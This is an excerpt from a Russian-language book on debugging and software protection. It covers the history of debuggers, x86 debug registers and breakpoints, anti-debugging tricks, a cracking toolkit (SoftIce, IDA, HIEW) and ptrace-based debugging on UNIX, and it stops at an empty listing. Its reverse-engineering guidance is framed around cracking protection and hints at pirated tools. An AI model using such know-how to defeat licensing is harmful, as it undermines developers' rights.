При этом наибольшую популярность приобрел компьютер Лорда Клавдия Синклера, названный его же именем. Для него существовало большое количество программного обеспечения (в основном игр). В то время еще не существовало законов, охраняющих авторские права разработчика, и последние могли уповать только сами на себя. Или, иными словами, препятствовать распространению программ чисто техническими приемами.

Так родились первые программные защиты. Но это не принесло ожидаемого эффекта. Разработчики не учли, что имеют дело с людьми, у которых есть масса ничем не занятого времени, а у многих, к тому же, весьма неординарное мышление. Так или иначе, а защиты стали потихоньку ломать.

Однако это тема уже другого разговора.

Рождение современных хакеров, или снова Intel

> ...он был протозойским творением, рождение и смерть которого, по сути, одновременны.
>
> *Ф. Херберт. "Дети Дюны"*

Однажды руководство IBM предприняло попытку создать собственный вариант персонального компьютера. Вряд ли оно было уверено в успехе. В то время персональные компьютеры делали все, кому не лень. Но фирма IBM уже имела богатый опыт в конструировании майнфреймов и, кроме того, набрала в свой штат опытных инженеров, с которыми другим компаниям тягаться было не просто. Действительно, все остальные допустили одну роковую ошибку, а именно — каждый компьютер с момента своего создания был обречен на немедленное и неминуемое старение. При этом не существовало никакого другого пути предотвратить его, разве что купить новый компьютер...

IBM уже неоднократно сталкивалась с похожим явлением в майнфреймах и уже имела блестящее инженерное решение — так называемую "открытую архитектуру". При этом отдельные компоненты легко могли быть заменены новыми. Контроллеры перестали быть частью архитектуры машины, а стали факультативным расширением.

Разумеется, это было невозможно без определенной стандартизации и поддержки последней сторонними производителями. Чтобы добиться этого, IBM пошла на смелый шаг. Впервые за всю историю ее существования она использовала в собственной разработке чужие комплектующие. При этом

техническая документация вплоть до листингов BIOS распространялась совершенно свободно.

Однако эффект получился совершенно непредсказуемый — вместо того, чтобы поддерживать новую перспективную модель, десятки фирм начали клонировать ее и продавать гораздо дешевле оригинального производителя. Парадоксально, но это играло только на руку компании. Убыток от "пиратства" был, конечно, велик, но зато он способствовал популярности этой модели.

За короткое время было продано несколько тысяч полностью совместимых между собой машин. Разработчики ПО о лучшем не могли и мечтать и активно переходили на новую платформу. Это вызывало ответную популярность и среди пользователей.

Сейчас архитектура современных машин уже мало напоминает древний XT/AT, но единственное, что осталось неизменным, — это сердце компьютера, микропроцессор фирмы Intel. Если бы выбор IBM пал на другой микропроцессор, облик современных компьютеров мог быть другим.

Сегодня идут ожесточенные дискуссии, что лучше: PowerPC или Intel. Сразу видно, что практически все спорящие — простые пользователи, ну или, по крайней мере, прикладные программисты. Дело в том, что ни один хакер на трезвую голову никогда не будет выражать свою симпатию к RISC-процессорам. Их ограниченный набор команд и адресаций загоняет ассемблерщиков в тиски и не позволяет проявить никакой индивидуальности. Да, для компиляторов подобный подход весьма практичен и упрощает их написание. Но человек не компилятор, и он всегда хочет иметь свободу выбора и выражения собственных идей и решений.

Даже сегодня микропроцессоры Intel наиболее интересны своими архитектурными решениями среди остальных образцов этого класса. Парадокс, но большая часть "хакеров" до сих пор ограничивается реальным режимом, не в силах освоить защищенный хотя бы в общих чертах. При этом за Intel уже закреплен ярлык "нехакерского" микропроцессора. Но это не более, чем распространенное заблуждение! То же можно сказать и о Билле Гейтсе, которого сегодня склоняют на все лады, забыв, что именно он настоял на том, что бы фирма IBM использовала не 8-разрядный процессор (как она первоначально планировала), а передовой 16-разрядный. Возможно, мой взгляд не совпадает с общепринятым, но Билл Гейтс все же сначала хакер, а потом уже бизнесмен. Не верите? А ведь это так. Во-первых, он по уши с детства был влюблен в компьютеры и делал на них довольно неплохие вещи, как, например, интерпретаторы языка Basic, которые хоть и были несколько прожорливыми, но все же ухитрялись работать на древних микропроцессорах. Именно фирма Microsoft впервые реализовала мощный механизм недокументированных возможностей. В переводе на русский язык это звучит так: глупому это и даром не нужно, а умный и сам все поймет. Заметьте, что большинство недокументированных функций и структур поддерживалось

и последующими версиями продуктов Microsoft, даже когда это было технически нецелесообразно.

Современных хакеров такими, какие они есть, сформировал большей частью именно Билл Гейтс. Между прочим, очень мало системных программистов под Windows ругают ОС или ее создателя. Поэтому, если ваш собеседник агрессивно настроен против фирмы Microsoft, то с большой уверенностью можно сказать, что он не имеет к хакерам никакого отношения.

Настоящий хакер работает не на том, на чем хочет, а на чем дают. Хакер должен любить свою операционную систему или сменить ее. Иначе это не хакер.

Глава 1

Знакомство с отладочными инструментами

...Отладка подобна охоте или рыбной ловле: те же эмоции, страсть и азарт, долгое сидение в засаде в конце концов вознаграждается очередной невидимой миру победой...

Евгений Коцюба

Отладчики прошли долгий путь. Раньше всех появился debug.com — пародия, отдаленно напоминающая отладчик, зато входящая в штатную поставку MS-DOS. Сегодня этот инструмент годится разве что для забавы и изучения ассемблера. Впрочем, и тогда от него мало кто был в восторге, и новые отладчики росли, как грибы после дождя. Правда, большинство из них недалеко ушло от своего прототипа, отличаясь от оригинала разве что интерфейсом.

Это было золотое время разработчиков защит. Стоило лишь "запереть" клавиатуру, запретить прерывания, сбросить флаг трассировки, и отладка программы становилась невозможной. Первые мало-мальски пригодные для взлома отладчики появились только после оснащения компьютеров процессором 80286. В памяти хакеров навсегда останутся примеры: AFD PRO, написанный в 1987 г. компанией AdTec GmbH, знаменитый Turbo Debugger, созданный годом позже братьями Вильямс (Chris and Rich Williams), первый эмулирующий отладчик Сергея Пачковки 1991 г. Разработчики защит крякнули, но выдержали: эти отладчики по-прежнему позволяли отлаживаемой программе захватить над собой контроль и очень плохо переносили "извращения" со стеком, экраном, клавиатурой.

Ситуация изменилась с выходом процессора 80386: резкое усложнение программного обеспечения диктовало необходимость наличия развитых отладочных средств в самом процессоре. И в 386 они появились!

Так или иначе, разработчикам защит стали наступать на пятки. Особенно подлила масла в огонь компания NuMega, выпустившая замечательный отладчик SoftIce, до сих пор пользующийся у хакеров огромной популярностью.

NuMega была первой фирмой, которая не только поставила ориентированное на хакеров программное обеспечение на коммерческие рельсы, но и умело манипулировала ситуацией. С одной стороны, ее продукты не объявлялись как хакерские и официально предназначались для отладки своих программ, однако подавляющее большинство пользователей применяло их иначе.

Без сомнений, NuMega — первая и, быть может, единственная хакерская фирма, работающая на легальной основе. Очевидно, что возможности фирмы не идут в сравнение с возможностями одиночек. Разработка полноценного отладчика требует значительного времени, обширных познаний в разных областях (от аппаратного обеспечения до операционной системы) и усилий многих людей. Надо ли говорить, что вскоре написание полнофункционального отладчика уже представляло практически неразрешимую задачу для одиночек.

С этого момента воюющие стороны на некоторое время поменялись местами. За разработчиками защит стояли небольшие фирмы — порой из одного-двух десятков человек, а то и индивидуальные программисты; за хакерами — вся мощь NuMega. Теперь даже не обладающий глубокими познаниями в области системного программирования взломщик мог успешно пользоваться готовым инструментарием, не особо интересуясь, как последний работает. Численность взломщиков росла, и в хакерское общество вливались многие малоприятные и малокультурные личности, постепенно изменившие значение слова "хакер".

Разумеется, разработчики защит, не желая погибать в гордом одиночестве, начали объединяться в крупные фирмы, вовлекая в них хакеров, которым стало душно среди нового поколения компьютерного андеграунда. Тогда никто не сомневался в успехе этих фирм. И все бы на этом могло закончиться. Опытные хакеры старшего поколения при финансовой поддержке фирм-гигантов создали бы хитроумные защиты, с которыми новички бы просто не справились. А всех, кто оказался способен их взломать, нетрудно было бы склонить к сотрудничеству. Хакеру всегда интереснее работать в коллективе единомышленников и профессионалов, нежели бахвальствовать и поливать грязью всех разработчиков.

Жизнь распорядилась иначе. Руководства многих компаний скептически относились к хакерам и неохотно брали их на работу. И даже если такое случалось, хакеры вскоре уходили из приютивших их компаний, где программистов делали "каменщиками", вынужденными работать строго по плану, спущенному "сверху" людьми, далекими от компьютеров и программирования.

Возрастающая сложность программного обеспечения ограничивалась не только ресурсами машины, но и отсутствием возможности поиска и исправления ошибок в коде. Программисты шутили, что один процент времени

уходит на написание программы, а 99% — на ее отладку. Поэтому в своем новом процессоре 80386 фирма Intel ввела специальные механизмы, обеспечивающие контроль исполнения кода на аппаратном уровне. Это означало, что за вечер можно было написать отладчик, против которого были бы бессильны все существующие защитные механизмы, поскольку они были созданы еще в то время, когда о 386 процессоре никто не слышал и, разумеется, никак не пытался защититься от его возможностей.

Первой фирмой, достаточно быстро отреагировавшей на ситуацию, оказалась, естественно, NuMega, выпустившая новую версию своего отладчика для 386 процессора. Заметим, что защиты, использующие предоставленные новым процессором возможности, появились только годы спустя, безнадежно проигрывая в развитии хакерским средствам.

Однако судьба преподнесла враждующим сторонам большой сюрприз в лице новой операционной системы Windows. Принципиально новая архитектура сделала бесполезными все существующие отладчики. Разумеется, без отладчика был немыслим ни один серьезный компилятор, и его появление было просто неизбежным. Однако Microsoft отказалась опубликовать информацию, необходимую для его написания, предоставляя программистам только свои продукты. Что это были за отладчики! Медленные, неповоротливые и вовсе не предназначенные для работы с исполняемым кодом.

Впрочем, остальные фирмы этого так не оставили и довели дело до судебного разбирательства, на котором Microsoft была вынуждена выложить недостающую документацию и дать возможность разрабатывать компиляторы и отладчики сторонним фирмам. Но созданные ими отладчики не превосходили Microsoft debugger и не были ориентированы на работу с исполняемым кодом без исходных текстов.

NuMega в очередной раз удивила мир своим шедевром. Ее отладчик оказался выше всяких похвал. Он ни в чем не полагался на операционную систему и работал непосредственно с аппаратурой, а точнее — между Windows и аппаратурой. В результате стало возможно отлаживать даже ядро операционной системы! Это был триумф, которому никто больше не рискнул подражать. NuMega до сих пор остается единственным поставщиком высококачественных хакер-ориентированных инструментов под Windows, оперативно реагируя на все изменения операционной системы.

Но, так или иначе, SoftIce задал копоти всем защитам и их разработчикам. Пускай он не был (да и сегодня не стал) полностью Stealth-отладчиком, невидимым для отлаживаемых программ, имел и имеет ряд ошибок, позволяющих обнаружить отладчик, завести его или вырваться защите из-под контроля, но в умелых руках отладчик справлялся со всеми этими ограничениями и обходил заботливо расставленные "капканы". И с каждой новой версией SoftIce противостоять ему становилось все труднее и труднее (старые ошибки устранялись быстрее, чем вносились новые).

Постепенно мода на антиотладочные приемы сошла на нет и уж совсем заглохла под победное шествие Windows. Распространилось совершенно нелепое убеждение, что под Windows на прикладном уровне дернуть хвост человеку с отладчиком — невозможно. Это вызывает ухмылку профессионалов, эпизодически встраивающих разные ловушки в свои программы — так, больше для разминки, чем для серьезной борьбы с хакерами.

При современном уровне средств для анализа приложений сегодня, кроме хакеров, серьезную угрозу представляют вчерашние желторотые пользователи, начитавшиеся различных faq, как ломать программы (благо, сейчас они доступны всем кому ни попадя), и теперь только и ищущие, на чем испытать свою богатырскую силу.

Однако технологии, разработанные нашими предшественниками, от этого отнюдь не становятся менее интересными. Мы рассмотрим их с самого начала. С того самого времени, когда на столе разработчиков гордо красовался новый компьютер XT.

1.1. Как работает отладчик

...древним с их мыслящими машинами было куда легче.

Ф. Херберт. "Дюна"

Общаться с отладчиком, не представляя себе, как он работает, было бы, по меньшей мере, невежливо, поэтому далее будут рассмотрены базовые принципы, лежащие в его основе. На полноту это изложение не претендует, но позволяет читателю составить общее представление о вопросе. Технические подробности исчерпывающе изложены в главе "Debugging and Performance Monitoring" технического руководства "Intel Architecture Software Developer's Manual Volume 3: System Programming Guide".

Все существующие отладчики можно разделить на две категории: первые используют отладочные средства процессора, а вторые самостоятельно эмулируют процессор, полностью контролируя выполнение "подопытной" программы.

Качественный эмулирующий отладчик отлаживаемому коду ни обнаружить, ни обойти невозможно, но полноценных эмуляторов Pentium-процессоров на сегодняшний день нет, и вряд ли они появятся в обозримом будущем.

Да и есть ли смысл их создавать? Микропроцессоры Pentium предоставляют в распоряжение разработчика богатейшие отладочные возможности, позволяющие контролировать даже привилегированный код! Они поддерживают пошаговое исполнение программы, отслеживают выполнение инструкции по заданному адресу, контролируют обращения к заданным ячейкам памяти (или портам ввода/вывода), сигнализируют о переключениях задач и т. д.

Если бит трассировки регистра флагов установлен, то после выполнения каждой машинной инструкции автоматически генерируется отладочное исключение INT 1, передавая управление отладчику. Отлаживаемый код может обнаружить трассировку анализом регистра флагов, поэтому для обеспечения собственной невидимости отладчик должен распознавать команды чтения регистра флагов и эмулировать их выполнение, возвращая нулевое значение флага трассировки. Следует обратить внимание на одно важное обстоятельство: после выполнения команды, модифицирующей значение регистра `SS`, отладочное исключение не генерируется! Отладчик должен уметь распознавать такую ситуацию и самостоятельно устанавливать точку останова на следующую инструкцию. В противном случае войти в процедуру, предваренную инструкцией `POP SS`:

```
PUSH SS;
POP SS;
CALL MySecretProc
```

автоматический трассировщик не сможет. Не все современные отладчики учитывают эту тонкость, и такой прием, несмотря на свою архаичность, может оказаться далеко не бесполезным.

Четыре отладочных регистра DR0—DR3 хранят линейные адреса четырех контрольных точек, а управляющий регистр DR7 содержит для каждой из них условие, при выполнении которого процессор генерирует исключение `INT 0x1`, передавая управление отладчику. Всего существует четыре различных условия:

- ❒ прерывание при выполнении команды;
- ❒ прерывание при модификации ячейки памяти;
- ❒ прерывание при чтении или модификации (но не исполнении);
- ❒ прерывание при обращении к порту ввода/вывода.

Установкой специального бита можно добиться генерации отладочного исключения при всяком обращении к отладочным регистрам, которое возникает даже в том случае, если их пытается прочесть (модифицировать) привилегированный код. Грамотно спроектированный отладчик может скрыть факт своего присутствия, не позволяя отлаживаемому коду себя обнаружить, какие бы ни были у него привилегии (правда, если "подопытный" код отлаживает сам себя, задействовав все четыре контрольные точки, отладчик не сможет работать).

Если бит T в TSS отлаживаемой задачи установлен, то при каждом переключении на нее будет генерироваться отладочное исключение до выполнения первой команды задачи. Чтобы предотвратить собственное обнаружение, отладчик может отслеживать всякие обращения к TSS и возвращать программе подложные данные. Необходимо заметить: Windows NT, по сооб-

ражениям производительности, не использует TSS (точнее использует, но всего один), и эта отладочная возможность совершенно бесполезна.

Программная точка останова — единственное, что нельзя замаскировать, не прибегая к написанию полноценного эмулятора процессора. Она представляет собой однобайтовый код `0xCC`, который, будучи помещенным в начало инструкции, вызывает исключение `INT 0x3` при попытке ее выполнения. Отлаживаемой программе достаточно подсчитать свою контрольную сумму, чтобы выяснить: была ли установлена хоть одна точка останова или нет. Для достижения этой цели она может воспользоваться командами `MOV`, `MOVS`, `LODS`, `POP`, `CMP`, `CMPS` или любыми другими — никакому отладчику невозможно их всех отследить и проэмулировать.

Настоятельно рекомендуется использовать программные точки останова в тех, и только в тех случаях, когда аппаратных уже не хватает. Однако практически все современные отладчики (в том числе и SoftIce) всегда устанавливают программные точки останова, а не аппаратные. Это обстоятельство может быть с успехом использовано в защитных механизмах, примеры реализаций которых приведены в *разд. 3.4 главы 3.*

Обработка исключений

Когда возникает отладочное исключение (как, впрочем, и любое другое исключение вообще), процессор заносит в стек регистр флагов, адрес следующей (или текущей — в зависимости от рода исключения) выполняемой инструкции и лишь затем передает управление отладчику.

В реальном режиме флаги с адресом возврата заносятся в стек отлаживаемой программы, поэтому факт отладки обнаружить очень просто — достаточно контролировать целостность содержимого, лежащего выше указателя стека. Или, как вариант, установить указатель на его вершину, — тогда добавление новых данных в стек окажется невозможным, и отладчик не сможет функционировать.

Иная ситуация складывается при работе в защищенном режиме — обработчик исключения может находиться в своем собственном адресном пространстве и не использовать никаких ресурсов отлаживаемого приложения, в том числе и стека. Грамотно спроектированный отладчик защищенного режима ни обнаружить, ни блокировать принципиально невозможно, даже привилегированному коду, исполняющемуся в нулевом кольце.

Сказанное справедливо для Windows NT, но неприменимо к Windows 9*x* — эта операционная система не использует должным образом всех преимуществ защищенного режима и всегда "замусоривает" стек отлаживаемой задачи, независимо от того, находится ли она под отладкой или нет.

1.2. Что нам понадобится

Выбор рабочего инструментария — дело сугубо личное и интимное. Тут на вкус и цвет товарищей нет. Поэтому примите все сказанное не как догму, а как рекомендацию к действию. Итак, для чтения книги нам понадобятся:

- отладчик SoftIce версии 3.25 или более старший;
- дизассемблер IDA версии 3.7x или более старшей;
- HEX-редактор HIEW любой версии;
- любой Си\Си++ и Pascal-компилятор, по вкусу;
- пакеты SDK и DDK (последний не обязателен, но очень желателен);
- операционная система — любая из семейства Windows, но лучше Windows 2000.

Теперь обо всем этом подробнее.

- Отладчик SoftIce — основное оружие хакера. Хотя с ним конкурируют windeb (от Microsoft), TRW (от LiuTaoTao) и OllyDbg (от Oleh Yuschuk) — SoftIce много лучше и удобнее всех их вместе взятых. Для наших экспериментов подойдет практически любая версия SoftIce, например, я использую давно апробированную и устойчиво работающую 3.26, замечательно уживающуюся с Windows 2000. К тому же, из всех новых возможностей четвертой версии полезна лишь поддержка FPO (Frame point omission) — локальных переменных, напрямую адресуемых через регистр ESP. Бесспорно, полезная фишка, но без нее можно и обойтись. Найти SoftIce можно на дисках известного происхождения или у российского дистрибьютора **http://www.quarta.ru/bin/soft/winntutils/softicent.asp?ID=59**.
- IDA Pro — это, бесспорно, самый мощный дизассемблер в мире. Прожить без него, конечно, можно, но нужно ли? IDA обеспечивает удобную навигацию по исследуемому тексту, автоматически распознает библиотечные функции и локальные переменные, в том числе и адресуемые через ESP, поддерживает множество процессоров и форматов файлов. Одним словом, хакер без IDA — не хакер. Фирма-разработчик жестоко пресекает любые попытки несанкционированного распространения своего продукта, и единственный надежный путь его приобретения — покупка в самой фирме или у российского дистрибьютора (GelioSoft Ltd., **gav@geliosoft.mtu-net.ru**). К сожалению, с дизассемблером не распространяется никакой документации (не считая встроенного хелпа — очень короткого и бессистемного), поэтому мне ничего не остается, как порекомендовать "Образ мышления — дизассемблер IDA" Криса Касперски, подробно рассказывающей и о самой IDA, и о дизассемблировании вообще.
- HIEW — это не только HEX-редактор, но и дизассемблер, ассемблер и крипт "в одном флаконе". Он не избавит от необходимости приобретения

IDA, но с лихвой заменит IDA в ряде случаев (IDA очень медленно работает и обидно тратить кучу времени, если все, что нам нужно — посмотреть на препарируемый файл "одним глазком"). Впрочем, основное назначение HIEW — отнюдь не дизассемблирование, а bit hack — небольшое хирургическое вмешательство в двоичный файл, обычное вырезание жизненно важного органа защитного механизма, без которого он не может функционировать.

- SDK (Software Development Kit, комплект прикладного разработчика). Из пакета SDK нам, в первую очередь, понадобится документация по Win32 API и утилита для работы с PE-файлами BUMPBIN. Без документации ни хакерам, ни разработчикам никак не обойтись. По крайней мере, необходимо знать прототипы и назначение основных функций системы. Эту информацию, в принципе, можно почерпнуть и из многочисленных русскоязычных книг по программированию, но ни одна из них не может похвастаться полнотой и глубиной изложения. Поэтому, рано или поздно, но все-таки придется обращаться к SDK. Правда, некоторым придется плотно засесть за английский, поскольку документация написана именно на этом языке. Где приобрести SDK? Во-первых, SDK входит в состав MSDN, а сам MSDN ежеквартально издается на компакт-дисках и распространяется по подписке (на официальном сайте **msdn. microsoft.com**). Прилагается MSDN и к компилятору Microsoft Visual C++ 6.0, но, увы, далеко не первой свежести. Впрочем, пользоваться им вполне можно, во всяком случае, для чтения данной книги его будет вполне достаточно.
- DDK (Driver Development Kit — комплект разработчика драйверов). Какую пользу может извлечь хакер из пакета DDK? Ну, в первую очередь, он поможет разобраться, как устроены, работают (и ломаются) драйверы. Помимо основополагающей документации и множества примеров, в него входит очень ценный файл NTDDK.h, содержащий определения большинства недокументированных структур и буквально нашпигованный комментариями, раскрывающими некоторые любопытные подробности функционирования системы. Не лишним будет и инструментарий, прилагающийся к DDK. Среди прочего сюда входит и отладчик windeb. Весьма неплохой, кстати, отладчик, но все же значительно уступающий SoftIce, поэтому и не рассматриваемый в данной книге (но если вы не найдете SoftIce — сгодится и windeb). Более полезным окажется ассемблер MASM, на котором собственно и пишутся драйверы, а также другие полезные программки, облегчающие жизнь хакеру. Последнюю версию DKK можно бесплатно скачать с сайта Microsoft, только имейте в виду, что для NT полный DKK занимает свыше 40 Мбайт в упакованном виде и еще больше требует места на диске.
- Операционная система. Вовсе не собираясь навязывать читателю собственные вкусы и пристрастия, я, тем не менее, настоятельно рекомендую установить именно Windows 2000. Мотивация: это действительно ста-

бильная и устойчиво работающая операционная система, мужественно переносящая все критические ошибки приложений. Потом, Windows 2000 позволяет загружать SoftIce в любой момент без необходимости перезагрузки, что очень удобно! К слову сказать, Windows ME — это не то же самое, что Windows 2000.

Итак, худо-бедно разобравшись с инструментарием, поговорим о сером веществе, ибо при его отсутствии весь собранный инструмент бесполезен. Автор предполагает, что читатель знаком с ассемблером и, если не пишет программ на этом языке, то, по крайней мере, представляет себе, что такое регистры, сегменты, машинные инструкции и т. д. В противном случае эта книга рискует показаться чересчур сложной и непонятной. Отыщите в магазине любой учебник по ассемблеру: например, В. И. Юрова "ASSEMBLER — учебник", П. И. Рудакова "Программируем на языке ассемблера IBM PC" или "Assembler — язык неограниченных возможностей" Зубкова С. В и основательно проштудируйте его.

Помимо знания ассемблера также потребуется иметь хотя бы общие понятия о функционировании операционной системы. Купите и вдумчиво изучите "Windows для профессионалов" Джефри Рихтера и "Секреты системного программирования в Windows 95" Мэтта Питрека. Хоть его книга посвящена Windows 95, частично она справедлива и для Windows 2000. Для знакомства с архитектурой собственно Windows 2000 рекомендуется ознакомиться с шедевром Хелен Кастер "Основы Windows NT" и брошюрой "Недокументированные возможности Windows NT" А. В. Коберниченко.

Касаемо общей теории информатики и алгоритмов — бесспорный авторитет Кнут. Впрочем, на мой вкус, монография М. Броя "Информатика" куда лучше, притом она намного короче, а круг охватываемых ею тем и глубина изложения — много шире. Зачем хакеру теория информатики? Да куда же без нее! Вот, скажем, встретится ему защита с движком-эмулятором машины Тьюринга или Маркова. Слету ее не сломать, надо, как минимум, опознать сам алгоритм: что это вообще такое — Тьюринг, Марков или сеть Петри, а потом отобразить на язык высокого уровня, дабы в удобочитаемом виде анализировать работу защиты. Куда же тут без теории информатики!

За сим все, разве что стоит дополнить наш походный рюкзачок парой учебников по английскому и выкачать с сайтов Intel и AMD всю имеющуюся там документацию по процессорам. На худой конец, подойдет и ее русский перевод, например, Ровдо А. А. "Микропроцессоры от 8086 до Pentium III Xeon и AMD K6-3". Ну-с, рюкзачок на плечо и в путь...

1.3. Особенности отладки в UNIX

Первое знакомство в GDB (что-то вроде debug.com для MS-DOS, только мощнее) вызывает у поклонников Windows смесь разочарования с отвращением, а увесистая документация вгоняет в глубокое уныние, граничащее

с суицидом. Отовсюду торчат рычаги управления, но нету газа и руля. Не хватает только каменных топоров и звериных шкур. Как юниксоиды ухитряются выжить в агрессивной среде этого первобытного мира — загадка.

Несколько строчек исходного кода UNIX еще помнят те древние времена, когда ничего похожего на интерактивную отладку не существовало, и единственным средством борьбы с ошибками был аварийный дамп памяти. Программистам приходилось месяцами (!) ползать по вороху распечаток, собирая рассыпавшийся код в стройную картину. Чуть позже появилась отладочная печать — операторы вывода, понатыканные в ключевых местах и распечатывающие содержимое важнейших переменных. Если происходит сбой, простыня распечаток (в просторечии — "портянка") позволяет установить, чем занималась программа до этого, и кто ее так.

Отладочная печать сохранила свою актуальность и по сей день. В мире Windows она в основном используется лишь в отладочных версиях программы (листинг 1.1) и убирается из финальной (листинг 1.2), что не есть хорошо: когда у конечных пользователей происходит сбой, в руках остается лишь аварийный дамп, на котором далеко не уедешь. Согласен, отладочная печать кушает ресурсы и отнимает время. Вот почему в UNIX так много систем управления протоколированием — от стандартного `syslog` до продвинутого Enterprise Event Logging'ra (**http://evlog.sourceforge.net/**). Они сокращают накладные расходы на вывод и журнал, значительно увеличивая скорость выполнения программы.

Листинг 1.1. Неправильный пример использования отладочной печати

```
#ifdef __DEBUG__
       fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
#endif
```

Листинг 1.2. Правильный пример использования отладочной печати

```
if (__DEBUG__)
       fprintf(logfile, "a = %x, b = %x, c = %x\n", a, b, c);
```

Отладочная печать на 80% устраняет потребности в отладке, ведь отладчик используется в основном для того, чтобы определить, как ведет себя программа в данном конкретном месте: выполняется ли условный переход или нет, что возвращает функция, какие значения содержатся в переменных и т. д. Просто влепите сюда `fprintf/syslog` и посмотрите на результат!

Человек — не слуга компьютера! Это компьютер придуман для автоматизации человеческой деятельности (в мире Windows — наоборот), поэтому

UNIX "механизирует" поиск ошибок настолько, насколько это только возможно. Включите максимальный режим предупреждений компилятора или возьмите автономные верификаторы кода (самый известный из которых — LINT), и баги побегут из программы, как мыщъх'и с тонущего корабля. (Windows-компиляторы тоже могут генерировать сообщения об ошибках, по строгости не уступающие gcc, но большинство программистов пропускает их. Культура программирования, блин!)

Пошаговое выполнение программы и контрольные точки останова в UNIX используются лишь в клинических случаях (типа трепанации черепа), когда все остальные средства оказываются бессильными. Поклонникам Windows такой подход кажется несовременным, ущербным и жутко неудобным, но это все потому, что Windows-отладчики эффективно решают проблемы, которые в UNIX просто не возникают. Разница культур программирования между Windows и UNIX в действительности очень и очень значительна, поэтому прежде чем кидать камни в чужой огород, наведите порядок у себя. "Непривычное" еще не означает "неправильное". Точно такой же дискомфорт ощущает матерый юниксоид, очутившийся в Windows (рис. 1.1).



Рис. 1.1. LINT в охоте на багов

PTrace — фундамент для GDB

GDB — это системно независимый кроссплатформенный отладчик. Как и большинство UNIX-отладчиков, он основан на библиотеке PTrace, реализующей низкоуровневые отладочные примитивы. Для отладки многопоточных процессов и параллельных приложений рекомендуется использовать дополнительные библиотеки, а еще лучше — специализированные отладчики типа Total View (**http://www.etnus.com**), поскольку GDB с многопоточностью справляется не самым лучшим образом (рис. 1.2).



Рис. 1.2. Внешний вид отладчика Total View, специализирующихся на параллельных приложениях

PTrace может переводить процесс в состояние останова/возобновлять его выполнение, читать/записывать данные в адресном пространстве отлаживаемого процесса, читать/записывать регистры центрального процессора. На i386 это регистры общего назначения, сегментные регистры, регистры "сопроцессора" (включая SSE) и отладочные регистры семейства DRx (они нужны для организации аппаратных точек останова). В Linux еще можно манипулировать служебными структурами отлаживаемого процесса и отслеживать вызов системных функций. В "правильных" UNIX этого нет, и недостающую функциональность приходится реализовывать уже в отладчике.

Пример использования PTrace в подсчете количества машинных команд приведен в листинге 1.3, для компиляции под Linux замените `PT_TRACE_ME` на `PTRACE_TRACEME`, а `PT_STEP` на `PTRACE_SINGLESTEP`.

Листинг 1.3. Пример использования PTrace на FreeBSD

```
